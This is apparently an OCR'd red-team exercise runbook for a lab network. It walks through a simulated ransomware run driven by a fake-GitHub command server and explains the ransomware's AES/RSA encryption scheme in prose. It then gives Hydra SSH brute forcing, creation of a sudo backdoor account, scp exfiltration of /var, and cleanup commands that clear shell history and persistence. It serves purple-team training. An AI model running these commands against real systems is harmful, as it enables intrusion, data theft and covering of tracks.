
2. Run the file:
Command: C:\Users\gcit\Downloads\VictimRansomware.exe

```
Enter a new command (or 'help'): C:\Users\gcit\Downloads\VictimRansomware.exe
→ PUT http://10.10.10.2/fake-github/Commands.txt ← 204 No Content
Command uploaded successfully.
→ GET http://10.10.10.2/fake-github/Output.txt?_=1747877480.0458975 ← 200 OK
```

3. Victim machine will encrypt the files in the Documents and Pictures folders:.



4. On the Windows Victim, check Downloads Folder for ransom_note



STEP 2. CONFIRM RANSOMWARE SUCCESS

The purple team member will confirm that the ransomware has been executed and files encrypted. The purple team lead will arrange for the delivery of the decryption key, which in this simulation will be in RightPoint SecurityUpdates folder.


RANSOMWARE SCRIPT

Encryption Script:
The encryption script generates a random AES key to encrypt files in the victim's Documents and Pictures folders, using AES in CBC mode with a unique initialization vector for each file. This AES key is then encrypted with an RSA public key and saved, ensuring that only someone with the corresponding RSA private key can recover it. After encrypting each file (appending ".enc" to the filename and deleting the original), the script writes a ransom note to alert the victim.

Decryption Script:
The decryption script loads the RSA private key to decrypt and recover the original AES key. It then scans the designated folders for encrypted files, retrieves the initialization vector and ciphertext from each file, and decrypts them using AES. Finally, it removes the padding and saves the recovered file with a modified filename, effectively restoring the original content

1. Run decryptscript.exe file in the RightPoint SecurityUpdates Folder http://10.10.10.2/SecurityUpdates/ to un-encrypt text.

Victim's Screen



ALPHA 7 RESPONSE

 # Secure The Future With Alpha 7 Responsee

RED TEAM RUNBOOK 3

Credential Cracking | Privilege Escalation | Data Exfiltration

WWW.ALPHA7RESPONSE.COM

STEP 1: SSH PASSWORD CRACKING

1. Brute force SSH credentials from Ubuntu Web Server using Kali Hydra and fasttrack wordlist.
2. Use nmap to check if SSH (port 22) is accessible:


Command: nmap -p 22 10.10.10.2

3. Bruteforce SSH credentials using Hydra:

Command: sudo hydra -L users.txt -P /usr/share/wordlists/fasttrack.txt ssh://10.10.10.2

This will display Ubuntu's user name and password to the attacker.


4. Verify SSH access, if successful login via SSH to Ubuntu Web Server 10.10.10.2
Command: ssh gcit@10.10.10.2



5. Create root-level backdoor user on Ubuntu

Command:
sudo useradd backdoor -m -s /bin/bash
sudo passwd backdoor
sudo usermod -aG sudo backdoor

6. Login via SSH as new backdoor user
Command: ssh backdoor@10.10.10.2



STEP 2: DATA EXFILTRATION

7. Exfiltrate all files from /var folder via backdoor user on Ubuntu Webserver

Command:
scp -r backdoor@10.10.10.2:/var ~/Desktop/StolenFiles

POST-EXPLOITATION CLEANUP

MITRE T1070.004 – Indicator Removal: File Deletion

1. Remove Persistence: Delete any registry entries added during persistence setup

Command: reg delete "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v RightPointV3 /f

Powershell: Remove-ItemProperty -Path "HKCU:\Software\Microsoft\Windows\CurrentVersion\Run" -Name "RightPointV3"

2. Remove Create Accounts

Command:
sudo deluser backdoor
sudo rm -rf /home/backdoor

3. Clear Shell History and logs

Command Ubuntu :
history -c
rm ~/.bash_history

Command Windows Powershell:
Remove-Item (Get-PSReadlineOption).HistorySavePath

Command Kali:
rm -rf ~/Desktop/StolenFiles/
rm attacker_script.py

4. Terminate Active Sessions

- Close Reverse Shells and SSH Sessions
- Ensure all background listeners and scripts (e.g AttackerScript.py) are stopped
- Disconnect from GitHub page or simulated server

REVIEW AND EVALUATION

Review and report on the exercise to refine tactics and improve operational security for future tests. Liaise with purple and blue team lead for feedback, evaluation and improvement.

WWW.ALPHA7RESPONSE.COM